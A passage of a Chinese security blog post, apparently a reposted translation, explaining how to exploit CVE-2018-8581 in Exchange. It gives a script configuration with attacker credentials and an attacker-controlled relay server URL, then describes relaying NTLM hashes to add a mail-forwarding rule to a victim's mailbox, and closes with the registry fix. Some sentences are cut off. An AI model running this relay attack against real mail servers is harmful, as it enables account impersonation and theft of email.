
7. 下一步是在Exch_EWS_pushSubscribe.py脚本中设置合适的变量。

```
#You have to replace next values by valid ip/address, port and protocol ('http'
or 'https')
ip='exch2016.contoso.local'
tcp_port = 443
#PROTO='http'
PROTO='https'

#Credentials of attacker
USER = 'attacker'
DOMAIN = 'contoso.local'
PASS = 'P@ssw0rd'

URL = "/EWS/Exchange.asmx"

#URL of our HTTP server that will use NTLM hashes for impersonation of victim
EVIL_HTTPSERVER_URL = "http://192.168.50.173:8080/test"
```


完成之后，我们就可以执行这个脚本：



8. 最后一步，我们需要一些事件来触发推送通知。如果我们是隐藏的，我们可以等待一段时间，或者我们可以执行一些操作，比如创建并发送一封新的电子邮件，删除我们




如果成功，我们应该可以接收到从Exchange服务器到serverHTTP_relayNTLM.py的入站连接：




如果攻击成功，我们应该会在最后一条回应中看到UpdateInboxRulesResponse ResponseClass="Success"，这意味着入站规则被添加到受害者邮箱，所有入站电子邮件都将转发给攻击者。

现在一切就绪，可以来测试一下我们设定的新规则。我们需要从一个账户向受害者发送电子邮件，但是不能用我们新规则中设定的攻击者邮箱（本例中是attacker@contoso



检查攻击者的收件箱，我们看到消息已经成功转发:



如我们所料，新的电子邮件被转发给了攻击者，也可以通过其他EWS api(如AddDelegate)或将编辑权限分配给目标文件夹来实现类似的结果。

补丁

微软给这个漏洞分配了CVE-2018-8581并且在11月发布分版本中修补了这个问题。实际上没有任何一个补丁可以真正修正这个问题，相反，微软声明应该删除注册表项，而

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa\DisableLoopbackCheck = 1
```

如果删除HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa\DisableLoopbackCheck注册表项，这个CVE就不能再被利用，要删除注册表项，需要在CM

```
C:\>reg delete HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa /v
DisableLoopbackCheck /f
```

删除注册表项后不需要重新启动操作系统或Exchange服务器，微软声明在之后迭代的版本将不再默认启用这个注册表项。

总结

随着电子邮件已成为商业生活的核心组成部分，Exchange
Server多年来一直是一个受欢迎的产品。这个漏洞能导致仿冒用户，之前的一个相关漏洞能够导致任意代码执行。这两个案例都说明了，有时候最大的威胁是来自内部的。这

继续关注明天发布的下一个年度五大漏洞相关博客，在此之前，你可以关注我们的团队以了解最新的漏洞利用技术和安全补丁。

上一篇：记一道blind pwn的漏洞发现及利用 下一篇：区块链安全—随机数安全分析（下）
1. 1 条回复

madneal 2019-01-04 16:55:08

如果是集群该怎么办呢

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板